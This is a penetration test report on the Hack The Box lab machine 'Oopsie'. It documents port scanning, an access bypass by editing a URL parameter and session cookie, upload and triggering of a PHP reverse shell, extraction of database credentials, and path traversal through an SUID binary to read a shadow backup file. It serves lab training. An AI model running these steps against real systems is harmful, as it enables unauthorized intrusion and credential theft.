Oopsie

Target: HTB Machine “Oopsie” **Client:** Megacorp (Fictitious) **Engagement Date:** May 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement is to identify security weaknesses within the target system hosted at 10.129.95.191. The assessment aimed to uncover vulnerabilities, validate the system's defenses, and provide actionable recommendations to improve its overall security posture.

Scope

The evaluation focused on both external network services and web application functionality, specifically including:

- **Network Services:** Port scanning and service fingerprinting on SSH (port 22) and HTTP (port 80) running on a Linux-based environment.
- **Web Application:** Analysis of authentication mechanisms, including access bypass techniques through URL parameter manipulation and cookie modification.
- **Privilege Escalation:** Reviewing features that allowed transitioning from a guest-level account to administrator privileges.
- **System Exploitation:** Assessing file upload functionalities to deploy a reverse shell, followed by lateral movement using available credentials and misconfigured SUID binaries.

All testing was conducted in a controlled environment with explicit authorization and without any disruption to operational services.

Systems Evaluated, Limitations & Methodology

The assessment targeted publicly accessible services, specifically focusing on:

- **Systems Evaluated:**
  - SSH service (port 22)
  - HTTP service (port 80) hosted on a Linux-based system
- **Limitations:** The engagement was limited to external-facing services with no impact on production systems. Testing was performed in a controlled timeframe, and the scope was restricted as per the agreed engagement rules.

- **Methodology:** The evaluation followed industry-standard methodologies. Initial recon and scanning were performed (using tools like Nmap and Burp Suite), followed by vulnerability enumeration and exploitation. Manual verification and custom scripting were used to further assess each finding.

Tools and Techniques Used

A range of tools and techniques were employed to conduct the assessment, including:

- **Nmap:** For comprehensive port scanning and service fingerprinting.
- **Burp Suite:** To spider and analyze web application components and parameter manipulation.
- **FFUF:** For discovering hidden directories and files.
- **Custom Scripts & Manual Analysis:** For verifying vulnerabilities, exploiting misconfigurations, and establishing unauthorized access.
- **Kali Linux Environment:** As the operating platform for the tools and testing processes.

Legal and Ethical Considerations

This penetration testing engagement was conducted with explicit authorization from the designated authority, following strict ethical guidelines and industry best practices. All activities were performed in accordance with legal requirements and were designed to avoid any disruption of the target system’s normal operations. The findings in this report are confidential and are intended solely for the designated recipients to support remediation efforts.

2. Methodology

The penetration test was conducted using a structured, multi-phase approach that aligns with industry-standard methodologies. Each phase of the process is documented below along with supporting images to illustrate the details.


2.1. Information Gathering

- **Host Discovery** A simple ICMP ping was sent to the target to determine its availability and operating system fingerprint. The output indicated a TTL of 63, suggesting a Linux environment.


```
kali@kali ~/workspace/oopsie/nmap [18:01:14] $ ping -c 1 10.129.95.191
PING 10.129.95.191 (10.129.95.191) 56(84) bytes of data.
64 bytes from 10.129.95.191: icmp_seq=1 ttl=63 time=56.1 ms

--- 10.129.95.191 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 56.086/56.086/56.086/0.000 ms
```


Domain Resolution & Host Configuration The target website is hosted on port 80. Supporting details, such as the banner image of the website, are shown below:



In addition, the email contact `admin@megacorp.com` was identified:



The domain was then added to the local `/etc/hosts` file to facilitate direct interactions:



2.2. Scanning and Enumeration

- **Full Port Scan** A comprehensive port scan was performed using Nmap with the following command:

```
kali@kali ~/workspace/oopsie/nmap [18:02:07] $ sudo nmap -sS -p- --open -n
-Pn 10.129.95.191 -oG Oopsie
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 18:03 EDT
Nmap scan report for 10.129.95.191
Host is up (0.039s latency).
Not shown: 65299 closed tcp ports (reset), 234 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.34 seconds
```


Service Fingerprinting A focused scan was then applied to ports 22 and 80 to obtain service versions and banners:

```
kali@kali ~/workspace/oopsie/nmap [18:03:33] $ sudo nmap -sVC -p 80,22
10.129.95.191 -oN OopsieServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 18:04 EDT
Nmap scan report for 10.129.95.191
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
```

2.3. Web Application Analysis


- **Spidering for Login Pages** The Burp Suite spider was used to crawl the target website. This process uncovered a login portal at: `http://megacorp.com/cdn-cgi/login/`
  Supporting image:




- **Login Interface Examination** The discovered login page is shown below:




- **Authentication Bypass via Guest Login** Clicking the "login as guest" button revealed a URL with a query parameter:




The URL was: `http://megacorp.com//cdn-cgi/login/?guest=true` By modifying the parameter value from `guest=true` to `guest=false`, access was granted. The resulting admin panel is displayed below, though the session still remained labelled as “guest”:



- **Privilege Escalation via Parameter Manipulation** Within the admin panel, navigating to the accounts section allowed modification of the "id" parameter from `2` to `1`. This parameter change, along with adjusting the session cookie (`Cookie: user=<numeric_value>; role=admin`), permitted administrative access. Evidence of this change in the accounts page is shown below:



Upon alteration, details such as the admin email and associated user number are visible:





- **Insecure File Upload Mechanism** Navigating to the uploads section and setting the new access ID and role to `admin` unveiled an interface for file uploads. The required

cookie value was:

```
Cookie: user=34322; role=admin
```

The displayed Repair Management System page (used for changing branding images) is illustrated below:






2.4. Exploitation

Deployment of a Reverse Shell A PHP reverse shell was downloaded from https://github.com/pentestmonkey/php-reverse-shell and modified to include the attacker's IP address and listening port. The script snippet is as follows:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```

```
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

A screenshot showing the modifications is provided:



Note: For operational security, it is recommended to rename the reverse shell (e.g., using a long random string such as `32423420392340920 3fe34123sd2.php`) to avoid unauthorized use.

Locating the Uploaded Reverse Shell The ffuf tool was used to enumerate the uploads directory and locate the reverse shell file:


```
kali@kali ~/workspace/oopsie/scripts [09:43:03] $ ffuf -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u
http://megacorp.com/FUZZ -fs 4
```

(The output displays the discovery of the `uploads` *directory among other results.)*

The reverse shell was triggered by accessing:

`http://megacorp.com/uploads/shell.php`


This action is documented in the screenshot:



Interactive Shell Session Once the reverse shell connection was established, the session was upgraded to an interactive TTY shell using:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

The resulting interactive session is captured below:



2.5. Post-Exploitation and Privilege Escalation


- **Initial Post-Exploitation** After obtaining shell access as the `www-data` user, a file named `user.txt` was read to confirm initial foothold. Additionally, database credentials were extracted from the `db.php` file:

```
<?php
$conn = mysqli_connect('localhost','robert','<REDACTED>','garage');
?>
```

SSH Access and Lateral Movement Using the retrieved credentials, an SSH connection was established with the `robert` user:

```
ssh robert@10.129.236.247
```

The screenshot below confirms the SSH session:



Upon login, system details were confirmed via the `id` command, showing that `robert` belongs to the `bugtracker` group:

```
robert@oopsie:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Local Privilege Escalation A subsequent enumeration identified an SUID binary with elevated privileges:

```
robert@oopsie:~$ find / -user root -perm -4000 -exec ls -ldb {} \;
2>/dev/null
```

```
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
```

Analysis of the binary using the `strings` command revealed that it functions as an "EV Bug Tracker" and accepts a bug ID input:

```
robert@oopsie:~$ strings /usr/bin/bugtracker
...<SNIP>...
------------------
: EV Bug Tracker :
------------------
Provide Bug ID:
---------------
cat /root/reports/
..<SNIP>..
```

By providing a relative path to access backup files, the binary was exploited to read sensitive files (e.g., `/var/backups/shadow.bak`):

```
robert@oopsie:/var/backups$ /usr/bin/bugtracker
------------------
: EV Bug Tracker :
------------------
Provide Bug ID: ../../../../../var/backups/shadow.bak
---------------
root:<REDACTED>
..SNIP..
robert:<REDACTED>
mysql:!:18284:0:99999:7:::

*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

